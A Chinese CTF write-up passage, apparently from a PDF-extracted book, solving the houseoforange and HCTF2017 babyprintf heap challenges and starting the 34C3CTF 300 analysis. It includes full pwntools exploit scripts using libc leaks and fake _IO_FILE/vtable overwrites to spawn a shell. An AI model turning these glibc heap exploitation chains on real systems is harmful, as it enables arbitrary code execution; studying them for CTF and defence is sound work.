gdb-peda$ x/4gx 0x555555779010-0x10
0x555555779000:	0x0000000000000000	0x0000000000001011  <--
 name 2
0x555555779010:	0x0000000a41414141	0x0000000000000000
gdb-peda$ x/4gx 0x555555779010-0x10+0x1010
0x55555577a010:	0x0000000000000000	0x0000000000020ff1  <--
 new top chunk
0x55555577a020:	0x0000000000000000	0x0000000000000000
```

可以看到 old top chunk 已经被放到 unsorted bin 中了，其 fd, bk 指针指向 libc。接下来再分配一个 large chunk，这个 chunk 将从 old top chunk 中切下来，剩下的再放回 unsorted bin：

```
gdb-peda$ x/32gx 0x555555758010-0x10
0x555555758000:    0x0000000000000000    0x0000000000000021  <--
 house 1
0x555555758010:    0x0000555555758050    0x0000555555758030
0x555555758020:    0x0000000000000000    0x0000000000000021  <--
 name 1
0x555555758030:    0x4141414141414141    0x4141414141414141
0x555555758040:    0x4141414141414141    0x4141414141414141  <--
 orange 1
0x555555758050:    0x0000001f00000001    0x4141414141414141
0x555555758060:    0x0000000000000000    0x0000000000000021  <--
 house 2
0x555555758070:    0x0000555555758090    0x0000555555779010
0x555555758080:    0x0000000000000000    0x0000000000000021  <--
 orange 2
0x555555758090:    0x0000001f00000001    0x0000000000000000
0x5555557580a0:    0x0000000000000000    0x0000000000000021  <--
 house 3
0x5555557580b0:    0x00005555557584e0    0x00005555557580d0
0x5555557580c0:    0x0000000000000000    0x0000000000000411  <--
 name 3
0x5555557580d0:    0x0a41414141414141    0x00007ffff7dd2188
0x5555557580e0:    0x00005555557580c0    0x00005555557580c0
0x5555557580f0:    0x0000000000000000    0x0000000000000000
gdb-peda$ x/8gx 0x5555557580c0+0x410
0x5555557584d0:    0x0000000000000000    0x0000000000000021  <--
 orange 3
0x5555557584e0:    0x0000001f00000001    0x0000000000000000
0x5555557584f0:    0x0000000000000000    0x0000000000000af1  <--
 old top chunk
0x555555758500:    0x00007ffff7dd1b78    0x00007ffff7dd1b78
 <-- fd, bk pointer
```

可以看到 name 3 上有遗留的 old top chunk 的 bk 指针。只要将其打印出来，通过计算即可得到 libc 的基址。

leak heap

```
def leak_heap():
    global heap_addr

    upgrade(0x10, 'A' * 15)
    heap_addr = u64(see()) - 0xc0       # fd_nextsize pointer

    log.info("heap address: 0x%x" % heap_addr)
```

在上一步中我们还可以看到 name 3 上还有遗留的 fd_nextsize 和 bk_nextsize，这是因为在分配一个 large chunk 时，会先将 unsorted bin 中的 large chunk 取出放到 large bin 中。因为当前 large bin 是空的，所以 chunk 的 fd_nextsize 和 bk_nextsize 都指向自身：

```
              /* maintain large bins in sorted order */
              if (fwd != bck)
                {
                    [...]
                }
              else
                victim->fd_nextsize = victim->bk_nextsize = vict
im;
```

所以这里我们通过修改 name 即可泄露出 heap 地址：

```
gdb-peda$ x/32gx 0x555555758010-0x10
0x555555758000:    0x0000000000000000    0x0000000000000021
0x555555758010:    0x0000555555758050    0x0000555555758030
0x555555758020:    0x0000000000000000    0x0000000000000021
0x555555758030:    0x4141414141414141    0x4141414141414141
0x555555758040:    0x4141414141414141    0x4141414141414141
0x555555758050:    0x0000001f00000001    0x4141414141414141
0x555555758060:    0x0000000000000000    0x0000000000000021
0x555555758070:    0x0000555555758090    0x0000555555779010
0x555555758080:    0x0000000000000000    0x0000000000000021
0x555555758090:    0x0000001f00000001    0x0000000000000000
0x5555557580a0:    0x0000000000000000    0x0000000000000021  <--
 house 3
0x5555557580b0:    0x00005555557584e0    0x00005555557580d0
0x5555557580c0:    0x0000000000000000    0x0000000000000411  <--
 name 3
0x5555557580d0:    0x4141414141414141    0x0a41414141414141
0x5555557580e0:    0x00005555557580c0    0x00005555557580c0
0x5555557580f0:    0x0000000000000000    0x0000000000000000
```

house of orange

```
def house_of_orange():
    io_list_all = libc_base + libc.symbols['_IO_list_all']
    system_addr = libc_base + libc.symbols['system']
    vtable_addr = heap_addr + 0x5c8

    log.info("_IO_list_all address: 0x%x" % io_list_all)
    log.info("system address: 0x%x" % system_addr)
    log.info("vtable address: 0x%x" % vtable_addr)

    stream  = "/bin/sh\x00" + p64(0x60)         # fake header
# fp
    stream += p64(0) + p64(io_list_all - 0x10)  # fake bk pointer

    stream  = stream.ljust(0xa0, '\x00')
    stream += p64(heap_addr + 0x5b8)            # fp->_wide_data
    stream  = stream.ljust(0xc0, '\x00')
    stream += p64(1)                            # fp->_mode

    payload  = "A" * 0x420
    payload += stream
    payload += p64(0) * 2
    payload += p64(vtable_addr)             # _IO_FILE_plus->vta
ble
    payload += p64(1)                       # fp->_wide_data->_I
O_write_base
    payload += p64(2)                       # fp->_wide_data->_I
O_write_ptr
    payload += p64(system_addr)             # vtable __overflow

    upgrade(0x600, payload)
```

现在我们有了 libc 和 heap 地址，接下来就是真正的 house-of-orange，相信你已经看了参考章节，这里就不再重复了。结果如下：

```
gdb-peda$ x/36gx 0x5555557580c0+0x410
0x5555557584d0:    0x4141414141414141    0x4141414141414141
0x5555557584e0:    0x0000001f00000001    0x4141414141414141
0x5555557584f0:    0x0068732f6e69622f    0x0000000000000060  <--
 _IO_FILE_plus
0x555555758500:    0x0000000000000000    0x00007ffff7dd2510
0x555555758510:    0x0000000000000000    0x0000000000000000
0x555555758520:    0x0000000000000000    0x0000000000000000
0x555555758530:    0x0000000000000000    0x0000000000000000
0x555555758540:    0x0000000000000000    0x0000000000000000
0x555555758550:    0x0000000000000000    0x0000000000000000
0x555555758560:    0x0000000000000000    0x0000000000000000
0x555555758570:    0x0000000000000000    0x0000000000000000
0x555555758580:    0x0000000000000000    0x0000000000000000
0x555555758590:    0x00005555557585b8    0x0000000000000000
0x5555557585a0:    0x0000000000000000    0x0000000000000000
0x5555557585b0:    0x0000000000000001    0x0000000000000000
0x5555557585c0:    0x0000000000000000    0x00005555557585c8  <--
 vtable
0x5555557585d0:    0x0000000000000001    0x0000000000000002
0x5555557585e0:    0x00007ffff7a53380    0x000000000000000a
```

可以看到 old top chunk 的 size 被改写为 0x60，在下次分配时，会先从 unsorted bin 中取下 old top chunk，将其放到 smallbins[5]，同时，unsorted bin 的 bk 也将被改写成了 `&IO_list_all-0x10` 。

pwn

```
def pwn():
    io.sendlineafter("Your choice : ", '1') # abort routine
    io.interactive()
```

由于不能够通过检查，将触发异常处理过程， `malloc_printerr -> __libc_message -> __GI_abort -> _IO_flush_all_lockp` 。

开启 ASLR，Bingo!!!

```
$ python exp.py
[+] Starting local process './houseoforange': pid 6219
[*] libc_base address: 0x7f02ae6d9000
[*] heap address: 0x5575b74a2000
[*] _IO_list_all address: 0x7f02aea9d520
[*] system address: 0x7f02ae71e380
[*] vtable address: 0x5575b74a25c8
[*] Switching to interactive mode
*** Error in `./houseoforange': malloc(): memory corruption: 0x0
0007f02aea9d520 ***
======= Backtrace: =========
...
$ whoami
firmy
```

exploit

完整的 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./houseoforange'], env={'LD_PRELOAD':'./libc-2.23
.so'})
libc = ELF('libc-2.23.so')

def build(size, name):
    io.sendlineafter("Your choice : ", '1')
    io.sendlineafter("Length of name :", str(size))
    io.sendlineafter("Name :", name)
    io.sendlineafter("Price of Orange:", '1')
    io.sendlineafter("Color of Orange:", '1')

def see():
    io.sendlineafter("Your choice : ", '2')
    data = io.recvuntil('\nPrice', drop=True)[-6:].ljust(8, '\x0
```

```
0')

    return data

def upgrade(size, name):
    io.sendlineafter("Your choice : ", '3')
    io.sendlineafter("Length of name :", str(size))
    io.sendlineafter("Name:", name)
    io.sendlineafter("Price of Orange:", '1')
    io.sendlineafter("Color of Orange:", '1')

def overwrite_top():
    build(0x10, 'AAAA')

    payload  = "A" * 0x30
    payload += p64(0) + p64(0xfa1)      # top chunk header
    upgrade(0x41, payload)

def leak_libc():
    global libc_base

    build(0x1000, 'AAAA')               # _int_free in sysmalloc

    build(0x400, 'A' * 7)               # large chunk
    libc_base = u64(see()) - 0x3c4188   # fd pointer

    log.info("libc_base address: 0x%x" % libc_base)

def leak_heap():
    global heap_addr

    upgrade(0x10, 'A' * 15)
    heap_addr = u64(see()) - 0xc0       # fd_nextsize pointer

    log.info("heap address: 0x%x" % heap_addr)

def house_of_orange():
    io_list_all = libc_base + libc.symbols['_IO_list_all']
    system_addr = libc_base + libc.symbols['system']
    vtable_addr = heap_addr + 0x5c8
```

```
    log.info("_IO_list_all address: 0x%x" % io_list_all)
    log.info("system address: 0x%x" % system_addr)
    log.info("vtable address: 0x%x" % vtable_addr)

    stream  = "/bin/sh\x00" + p64(0x61)         # fake header
# fp
    stream += p64(0) + p64(io_list_all - 0x10)  # fake bk pointer

    stream  = stream.ljust(0xa0, '\x00')
    stream += p64(heap_addr + 0x5b8)            # fp->_wide_data
    stream  = stream.ljust(0xc0, '\x00')
    stream += p64(1)                            # fp->_mode

    payload  = "A" * 0x420
    payload += stream
    payload += p64(0) * 2
    payload += p64(vtable_addr)             # _IO_FILE_plus->vta
ble
    payload += p64(1)                       # fp->_wide_data->_I
O_write_base
    payload += p64(2)                       # fp->_wide_data->_I
O_write_ptr
    payload += p64(system_addr)             # vtable __overflow

    upgrade(0x600, payload)

def pwn():
    io.sendlineafter("Your choice : ", '1') # abort routine
    io.interactive()

if __name__ == '__main__':
    overwrite_top()
    leak_libc()
    leak_heap()
    house_of_orange()
    pwn()
```

参考资料

- https://ctftime.org/task/4811

6.1.25 pwn HCTF2017 babyprintf

- 题目复现
- 题目解析
- 漏洞利用
- 参考资料

下载文件

题目复现

```
$ file babyprintf
babyprintf: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
 dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, fo
r GNU/Linux 2.6.32, BuildID[sha1]=5652f65b98094d8ab456eb0a54d37d
9b09b4f3f6, stripped
$ checksec -f babyprintf
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE
No RPATH   No RUNPATH   Yes     1               2       babyprin
tf
$ strings libc-2.24.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.24-9ubuntu2.2) stable release vers
ion 2.24, by Roland McGrath et al.
Compiled by GNU CC version 6.3.0 20170406.
```

64 位程序，开启了 canary 和 NX，默认开启 ASLR。

在 Ubuntu16.10 上玩一下：

```
./babyprintf
size: 0
string: AAAA
result: AAAAsize: 10
string: %p.%p.%p.%p
result: 0x7ffff7dd4720.(nil).0x7ffff7fb7500.0x7ffff7dd4720size:
-1
too long
```

真是个神奇的 "printf" 实现。首先 size 的值对 string 的输入似乎并没有什么影响；然后似乎是直接打印 string，而没有考虑格式化字符串的问题；最后程序应该是对 size 做了大小上的检查，而且是无符号数。

题目解析

main

```
[0x00400850]> pdf @ main
            ;-- section..text:
/ (fcn) main 130
|   main ();
|           ; DATA XREF from 0x0040086d (entry0)
|           0x004007c0      push rbx
       ; [14] -r-x section size 706 named .text
|           0x004007c1      xor eax, eax
|           0x004007c3      call sub.setbuf_950
       ; void setbuf(FILE *stream,
|       ,=< 0x004007c8      jmp 0x400815
        |   0x004007ca      nop word [rax + rax]
|       |   ; CODE XREF from 0x00400832 (main)
|      .--> 0x004007d0      mov edi, eax
|      :|   0x004007d2      call sym.imp.malloc
        ; rax = malloc(size) 分配堆空间
|      :|   0x004007d7      mov esi, str.string:
       ; 0x400aa4 ; "string: "
|      :|   0x004007dc      mov rbx, rax
|      :|   0x004007df      mov edi, 1
```

```
|       :|   0x004007e4      xor eax, eax
|       :|   0x004007e6      call sym.imp.__printf_chk
|       :|   0x004007eb      mov rdi, rbx
         ; rdi = rbx == rax
|       :|   0x004007ee      xor eax, eax
|       :|   0x004007f0      call sym.imp.gets
         ; 调用 gets 读入字符串
|       :|   0x004007f5      mov esi, str.result:
        ; 0x400aad ; "result: "
|       :|   0x004007fa      mov edi, 1
|       :|   0x004007ff      xor eax, eax
|       :|   0x00400801      call sym.imp.__printf_chk
|       :|   0x00400806      mov rsi, rbx
         ; rsi = rbx == rax
|       :|   0x00400809      mov edi, 1
|       :|   0x0040080e      xor eax, eax
|       :|   0x00400810      call sym.imp.__printf_chk
         ; 调用 __printf_chk 打印字符串
|       :|    ; CODE XREF from 0x004007c8 (main)
|       :`-> 0x00400815      mov esi, str.size:
        ; 0x400a94 ; "size: "
|       :    0x0040081a      mov edi, 1
|       :    0x0040081f      xor eax, eax
|       :    0x00400821      call sym.imp.__printf_chk
|       :    0x00400826      xor eax, eax
|       :    0x00400828      call sub._IO_getc_990
         ; 读入 size
|       :    0x0040082d      cmp eax, 0x1000
|       `==< 0x00400832      jbe 0x4007d0
         ; size 小于等于 0x1000 时跳转
|            0x00400834      mov edi, str.too_long
        ; 0x400a9b ; "too long"
|            0x00400839      call sym.imp.puts
        ; int puts(const char *s)
|            0x0040083e      mov edi, 1
\            0x00400843      call sym.imp.exit
        ; void exit(int status)
```

整个程序非常简单，首先分配 size 大小的空间，然后在这里读入字符串，由于使用 `gets()` 函数，可能会导致堆溢出。然后直接调用 `__printf_chk()` 打印这个字符串，可能会导致栈信息泄露。

这里需要注意的是 `__printf_chk()` 函数，由于程序开启了 `FORTIFY` 机制，所以程序在编译时所有的 `printf()` 都被 `__printf_chk()` 替换掉了。区别有两点：

- 不能使用 `%x$n` 不连续地打印，也就是说如果要使用 `%3$n` ，则必须同时使用 `%1$n` 和 `%2$n` 。
- 在使用 `%n` 的时候会做一些检查。

漏洞利用

所以这题应该不止是利用格式化字符串，其实是 house-of-orange 的升级版。由于 libc-2.24 中加入了对 vtable 指针的检查，原先的 house-of-arange 已经不可用了。然后新的利用技术又出现了，即一个叫做 `_IO_str_jumps` 的 vtable 里的 `_IO_str_overflow` 虚表函数（参考章节 4.13）。

overwrite top chunk

```
def overwrite_top():
    payload  = "A" * 16
    payload += p64(0) + p64(0xfe1)                  # top chunk head
er
    prf(0x10, payload)
```

为了能将 top chunk 释放到 unrosted bin 中，首先覆写 top chunk 的 size 字段：

```
gdb-peda$ x/8gx 0x602010-0x10
0x602000:     0x0000000000000000     0x0000000000000021
0x602010:     0x4141414141414141     0x4141414141414141
0x602020:     0x0000000000000000     0x0000000000000fe1      <-- t
op chunk
0x602030:     0x0000000000000000     0x0000000000000000
```

leak libc

```
def leak_libc():
    global libc_base

    prf(0x1000, '%p%p%p%p%p%pA')                # _int_free in s
ysmalloc
    libc_start_main = int(io.recvuntil("A", drop=True)[-12:], 16
) - 241
    libc_base = libc_start_main - libc.symbols['__libc_start_mai
n']

    log.info("libc_base address: 0x%x" % libc_base)
```

然后利用格式化字符串来泄露 libc 的地址，此时的 top chunk 也已经放到 unsorted bin 中了：

```
gdb-peda$ x/10gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x0000000000000000	0x0000000000000fc1	<-- o
ld top chunk
0x602030:	0x00007ffff7dd1b58	0x00007ffff7dd1b58
0x602040:	0x0000000000000000	0x0000000000000000
gdb-peda$ x/6gx 0x623010-0x10
0x623000:	0x0000000000000000	0x0000000000001011
0x623010:	0x7025702570257025	0x0000004170257025	<-- f
ormat string
0x623020:	0x0000000000000000	0x0000000000000000
gdb-peda$ x/4gx 0x623000+0x1010
0x624010:	0x0000000000000000	0x0000000000020ff1	<-- n
ew top chunk
0x624020:	0x0000000000000000	0x0000000000000000
```

house of orange

```
def house_of_orange():
    io_list_all = libc_base + libc.symbols['_IO_list_all']
    system_addr = libc_base + libc.symbols['system']
    bin_sh_addr = libc_base + libc.search('/bin/sh\x00').next()
    vtable_addr = libc_base + 0x3be4c0          # _IO_str_jumps

    log.info("_IO_list_all address: 0x%x" % io_list_all)
    log.info("system address: 0x%x" % system_addr)
    log.info("/bin/sh address: 0x%x" % bin_sh_addr)
    log.info("vtable address: 0x%x" % vtable_addr)

    stream  = p64(0) + p64(0x61)                # fake header
# fp
    stream += p64(0) + p64(io_list_all - 0x10)  # fake bk pointer

    stream += p64(0)                            # fp->_IO_write_
base
    stream += p64(0xffffffff)                   # fp->_IO_write_
ptr
    stream += p64(0) *2                         # fp->_IO_write_
end, fp->_IO_buf_base
    stream += p64((bin_sh_addr - 100) / 2)      # fp->_IO_buf_end

    stream  = stream.ljust(0xc0, '\x00')
    stream += p64(0)                            # fp->_mode

    payload  = "A" * 0x10
    payload += stream
    payload += p64(0) * 2
    payload += p64(vtable_addr)                 # _IO_FILE_plus-
>vtable
    payload += p64(system_addr)
    prf(0x10, payload)
```

改进版的 house-of-orange，详细你已经看了参考章节，这里就不再重复了，内存布局如下：

```
gdb-peda$ x/40gx 0x602010-0x10
0x602000:	0x0000000000000000	0x0000000000000021
0x602010:	0x4141414141414141	0x4141414141414141
0x602020:	0x0000000000000000	0x0000000000000021
0x602030:	0x4141414141414141	0x4141414141414141
0x602040:	0x0000000000000000	0x0000000000000061	<-- _
IO_FILE_plus
0x602050:	0x0000000000000000	0x00007ffff7dd24f0
0x602060:	0x0000000000000000	0x7fffffffffffffff
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x00003ffffbdcd5ee	0x0000000000000000
0x602090:	0x0000000000000000	0x0000000000000000
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x0000000000000000	0x0000000000000000
0x6020e0:	0x0000000000000000	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x00007ffff7dce4c0	<-- v
table
0x602120:	0x00007ffff7a556a0	0x0000000000000000	<-- s
ystem
0x602130:	0x0000000000000000	0x0000000000000000
gdb-peda$ x/gx 0x00007ffff7dce4c0 + 0x18
0x7ffff7dce4d8:	0x00007ffff7a8f2b0
   <-- __overflow
```

pwn

```python
def pwn():
    io.sendline("0")        # abort routine
    io.interactive()
```

最后触发异常处理，`malloc_printerr -> __libc_message -> __GI_abort -> _IO_flush_all_lockp -> __GI__IO_str_overflow`，获得 shell。

开启 ASLR，Bingo!!!

```
$ python exp.py
[+] Starting local process './babyprintf': pid 8307
[*] libc_base address: 0x7f40dc2ca000
[*] _IO_list_all address: 0x7f40dc68c500
[*] system address: 0x7f40dc30f6a0
[*] /bin/sh address: 0x7f40dc454c40
[*] vtable address: 0x7f40dc6884c0
[*] Switching to interactive mode
result: AAAAAAAAAAAAAAAAsize: *** Error in `./babyprintf': mallo
c(): memory corruption: 0x00007f40dc68c500 ***
======= Backtrace: =========
...
$ whoami
firmy
```

exploit

完整 exp 如下：

```
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

io = process(['./babyprintf'], env={'LD_PRELOAD':'./libc-2.24.so'
})
libc = ELF('libc-2.24.so')

def prf(size, string):
    io.sendlineafter("size: ", str(size))
    io.sendlineafter("string: ", string)

def overwrite_top():
    payload  = "A" * 16
    payload += p64(0) + p64(0xfe1)                # top chunk head
er
    prf(0x10, payload)
```

```
def leak_libc():
    global libc_base

    prf(0x1000, '%p%p%p%p%p%pA')                    # _int_free in s
ysmalloc
    libc_start_main = int(io.recvuntil("A", drop=True)[-12:], 16
) - 241
    libc_base = libc_start_main - libc.symbols['__libc_start_mai
n']

    log.info("libc_base address: 0x%x" % libc_base)

def house_of_orange():
    io_list_all = libc_base + libc.symbols['_IO_list_all']
    system_addr = libc_base + libc.symbols['system']
    bin_sh_addr = libc_base + libc.search('/bin/sh\x00').next()
    vtable_addr = libc_base + 0x3be4c0          # _IO_str_jumps

    log.info("_IO_list_all address: 0x%x" % io_list_all)
    log.info("system address: 0x%x" % system_addr)
    log.info("/bin/sh address: 0x%x" % bin_sh_addr)
    log.info("vtable address: 0x%x" % vtable_addr)

    stream  = p64(0) + p64(0x61)                    # fake header
# fp
    stream += p64(0) + p64(io_list_all - 0x10)  # fake bk pointer

    stream += p64(0)                                # fp->_IO_write_
base
    stream += p64(0xffffffff)                       # fp->_IO_write_
ptr
    stream += p64(0) *2                             # fp->_IO_write_
end, fp->_IO_buf_base
    stream += p64((bin_sh_addr - 100) / 2)      # fp->_IO_buf_end

    stream  = stream.ljust(0xc0, '\x00')
    stream += p64(0)                                # fp->_mode

    payload  = "A" * 0x10
    payload += stream
```

```
    payload += p64(0) * 2
    payload += p64(vtable_addr)                 # _IO_FILE_plus-
>vtable
    payload += p64(system_addr)
    prf(0x10, payload)

def pwn():
    io.sendline("0")        # abort routine
    io.interactive()

if __name__ == '__main__':
    overwrite_top()
    leak_libc()
    house_of_orange()
    pwn()
```

参考资料

- https://github.com/spineee/hctf/tree/master/2017/babyprintf

6.1.26 pwn 34C3CTF2017 300

下载文件

题目复现

```
$ file 300
300: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dyn
amically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GN
U/Linux 2.6.32, BuildID[sha1]=5f43b102f0fe3f3dd770637f1d244384f6
b2a1c9, not stripped
$ checksec -f 300
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATH      FORTIFY Fortified Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled
No RPATH   No RUNPATH   Yes     0               2       300
$ strings libc-2.24.so | grep "GNU C"
GNU C Library (Ubuntu GLIBC 2.24-9ubuntu2.2) stable release vers
ion 2.24, by Roland McGrath et al.
Compiled by GNU CC version 6.3.0 20170406.
```

64 位程序 ，开启了 canary、NX 和 PIE，默认开启 ASLR。

在 Ubuntu16.10 上玩一下：

```
) alloc
2) write
3) print
4) free
1                       <-- alloc 1
slot? (0-9)
```

```
1
1) alloc
2) write
3) print
4) free
2
slot? (0-9)
1                        <-- write 1
AAAAAAAAAAAAAAAA
1) alloc
2) write
3) print
4) free
4                        <-- free 1
slot? (0-9)
1
1) alloc
2) write
3) print
4) free
2                        <-- write 1
slot? (0-9)
1
BBBBBBBB
1) alloc
2) write
3) print
4) free
3                        <-- print 1
slot? (0-9)
1
BBBBBBBB
AAAAAAA

1) alloc
2) write
3) print
4) free
3                        <-- print 2
slot? (0-9)
```

```
2
Segmentation fault (core dumped)
```

很清晰的 4 个功能：alloc、write、print 和 free。通过尝试似乎就发现了问题，free 的时候没有将指针置空，导致 UAF。读入的字符串末尾没有加 `\x00` 导致信息泄露。最后如果 print 一个还没有 alloc 的 slot，则出现段错误。

题目解析

main

```
[0x00000790]> pdf @ main
/ (fcn) main 180
|   main ();
|           ; var int local_20h @ rbp-0x20
|           ; var int local_14h @ rbp-0x14
|           ; var int local_8h @ rbp-0x8
|           ; var int local_4h @ rbp-0x4
|           ; DATA XREF from 0x000007ad (entry0)
|           0x00000a91      push rbp
|           0x00000a92      mov rbp, rsp
|           0x00000a95      sub rsp, 0x20
|           0x00000a99      mov dword [local_14h], edi
|           0x00000a9c      mov qword [local_20h], rsi
|           ; CODE XREF from 0x00000b40 (main)
|       .-> 0x00000aa0      mov eax, 0
|       :   0x00000aa5      call sym.menu
|       :   0x00000aaa      mov eax, 0
|       :   0x00000aaf      call sym.read_int
       ; ssize_t read(int fildes, void *buf, size_t nbyte)
|       :   0x00000ab4      mov dword [local_8h], eax
|       :   0x00000ab7      lea rdi, str.slot___0_9
       ; 0xbfe ; "slot? (0-9)"
|       :   0x00000abe      call sym.myputs
|       :   0x00000ac3      mov eax, 0
|       :   0x00000ac8      call sym.read_int
        ; 读入 slot
|       :   0x00000acd      mov dword [local_4h], eax
```

```
        ; slot 放到 [local_4h]
|        :   0x00000ad0      cmp dword [local_4h], 0
|       ,==< 0x00000ad4      js 0xadc
        ; slot 小于 0 时跳转，程序退出
|       |:   0x00000ad6      cmp dword [local_4h], 9
       ; [0x9:4]=0
|      ,===< 0x00000ada      jle 0xae6
        ; slot 小于等于 9 时跳转
|      ||:   ; CODE XREF from 0x00000ad4 (main)
|      |`--> 0x00000adc      mov edi, 0
|      | :   0x00000ae1      call sym.imp.exit
       ; void exit(int status)
|      | :   ; CODE XREF from 0x00000ada (main)
|      `---> 0x00000ae6      mov eax, dword [local_8h]
|        :   0x00000ae9      cmp eax, 2
|       ,==< 0x00000aec      je 0xb12
        ; write
|       |:   0x00000aee      cmp eax, 2
|      ,===< 0x00000af1      jg 0xafa
|      ||:   0x00000af3      cmp eax, 1
|     ,====< 0x00000af6      je 0xb06
        ; alloc
|    ,=====< 0x00000af8      jmp 0xb36
|    ||||:   ; CODE XREF from 0x00000af1 (main)
|    ||`---> 0x00000afa      cmp eax, 3
|    ||,===< 0x00000afd      je 0xb1e
        ; print
|    ||||:   0x00000aff      cmp eax, 4
|   ,======< 0x00000b02      je 0xb2a
        ; free
|  ,=======< 0x00000b04      jmp 0xb36
|  ||||||:   ; CODE XREF from 0x00000af6 (main)
|  |||`----> 0x00000b06      mov eax, dword [local_4h]
        ; 取出 slot
|  ||| ||:   0x00000b09      mov edi, eax
|  ||| ||:   0x00000b0b      call sym.alloc_it
        ; 调用函数 alloc_it(slot)
|  |||,====< 0x00000b10      jmp 0xb40
|  ||||||:   ; CODE XREF from 0x00000aec (main)
|  |||||`--> 0x00000b12      mov eax, dword [local_4h]
```

```
        ; 取出 slot
| ||||| :   0x00000b15      mov edi, eax
| ||||| :   0x00000b17      call sym.write_it
        ; 调用函数 write_it(slot)
| |||||,==< 0x00000b1c      jmp 0xb40
| ||||||:   ; CODE XREF from 0x00000afd (main)
| ||||`---> 0x00000b1e      mov eax, dword [local_4h]
        ; 取出 slot
| |||| |:   0x00000b21      mov edi, eax
| |||| |:   0x00000b23      call sym.print_it
        ; 调用函数 print_it(slot)
| ||||,===< 0x00000b28      jmp 0xb40
| |`------> 0x00000b2a      mov eax, dword [local_4h]
        ; 取出 slot
| | ||||:   0x00000b2d      mov edi, eax
| | ||||:   0x00000b2f      call sym.free_it
        ; 调用函数 free_it(slot)
| |,======< 0x00000b34      jmp 0xb40
| ||||||:   ; CODE XREF from 0x00000b04 (main)
| ||||||:   ; CODE XREF from 0x00000b03 (main)
| ||||||:   ; CODE XREF from 0x00000af8 (main)
| `-`-----> 0x00000b36      mov edi, 0
|  | |||:   0x00000b3b      call sym.imp.exit
       ; void exit(int status)
|  | ||||   ; CODE XREF from 0x00000b28 (main)
|  | ||||   ; CODE XREF from 0x00000b34 (main)
|  | ||||   ; CODE XREF from 0x00000b1c (main)
|  | ||||   ; CODE XREF from 0x00000b10 (main)
\  `-````=< 0x00000b40      jmp 0xaa0
```

从 main 函数中我们知道，程序的所有操作都是基于 slot。

alloc

```
[0x00000790]> pdf @ sym.alloc_it
/ (fcn) sym.alloc_it 51
|   sym.alloc_it ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from 0x00000b0b (main)
|           0x000009ca      push rbp
|           0x000009cb      mov rbp, rsp
|           0x000009ce      sub rsp, 0x10
|           0x000009d2      mov dword [local_4h], edi
        ; slot 放到 [local_4h]
|           0x000009d5      mov edi, 0x300
|           0x000009da      call sym.imp.malloc
        ; rax = malloc(0x300) 分配堆空间
|           0x000009df      mov rcx, rax
|           0x000009e2      mov eax, dword [local_4h]
|           0x000009e5      cdqe
|           0x000009e7      lea rdx, [rax*8]
        ; rdx = slot * 8
|           0x000009ef      lea rax, obj.allocs
       ; 0x202040
|           0x000009f6      mov qword [rdx + rax], rcx
        ; 将该空间的地址放到 [0x202040 + slot * 8]
|           0x000009fa      nop
|           0x000009fb      leave
\           0x000009fc      ret
[0x00000790]> px 0x8*10 @ obj.allocs
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789A
BCDEF
0x00202040  0000 0000 0000 0000 0000 0000 0000 0000  ...........
.....
0x00202050  0000 0000 0000 0000 0000 0000 0000 0000  ...........
.....
0x00202060  0000 0000 0000 0000 0000 0000 0000 0000  ...........
.....
0x00202070  0000 0000 0000 0000 0000 0000 0000 0000  ...........
.....
0x00202080  0000 0000 0000 0000 0000 0000 0000 0000  ...........
.....
```

该函数固定分配 0x300 的空间，然后根据 slot 将返回地址放到从 `0x202040` 开始的数组 allocs 中。

write

```
[0x00000790]> pdf @ sym.write_it
/ (fcn) sym.write_it 56
|   sym.write_it ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from 0x00000b17 (main)
|           0x000009fd      push rbp
|           0x000009fe      mov rbp, rsp
|           0x00000a01      sub rsp, 0x10
|           0x00000a05      mov dword [local_4h], edi
        ; slot 放到 [local_4h]
|           0x00000a08      mov eax, dword [local_4h]
|           0x00000a0b      cdqe
|           0x00000a0d      lea rdx, [rax*8]
|           0x00000a15      lea rax, obj.allocs
       ; 0x202040
|           0x00000a1c      mov rax, qword [rdx + rax]
        ; 取出 allocs[slot]
|           0x00000a20      mov edx, 0x300
|           0x00000a25      mov rsi, rax
|           0x00000a28      mov edi, 0
|           0x00000a2d      call sym.imp.read
        ; read(0, allocs[slot], 0x300) 读入字符串
|           0x00000a32      nop
|           0x00000a33      leave
\           0x00000a34      ret
```

该函数读入最多 0x300 个字符到 slot 对应的空间中。没有在字符串末尾加 `\x00` ，可能导致信息泄露。

print

```
[0x00000790]> pdf @ sym.print_it
/ (fcn) sym.print_it 46
|   sym.print_it ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from 0x00000b23 (main)
|           0x00000a35      push rbp
|           0x00000a36      mov rbp, rsp
|           0x00000a39      sub rsp, 0x10
|           0x00000a3d      mov dword [local_4h], edi
        ; slot 放到 [local_4h]
|           0x00000a40      mov eax, dword [local_4h]
|           0x00000a43      cdqe
|           0x00000a45      lea rdx, [rax*8]
|           0x00000a4d      lea rax, obj.allocs
       ; 0x202040
|           0x00000a54      mov rax, qword [rdx + rax]
        ; 取出 allocs[slot]
|           0x00000a58      mov rdi, rax
|           0x00000a5b      call sym.myputs
        ; 打印
|           0x00000a60      nop
|           0x00000a61      leave
\           0x00000a62      ret
```

该函数用于打印 slot 对应空间中的字符串。

free

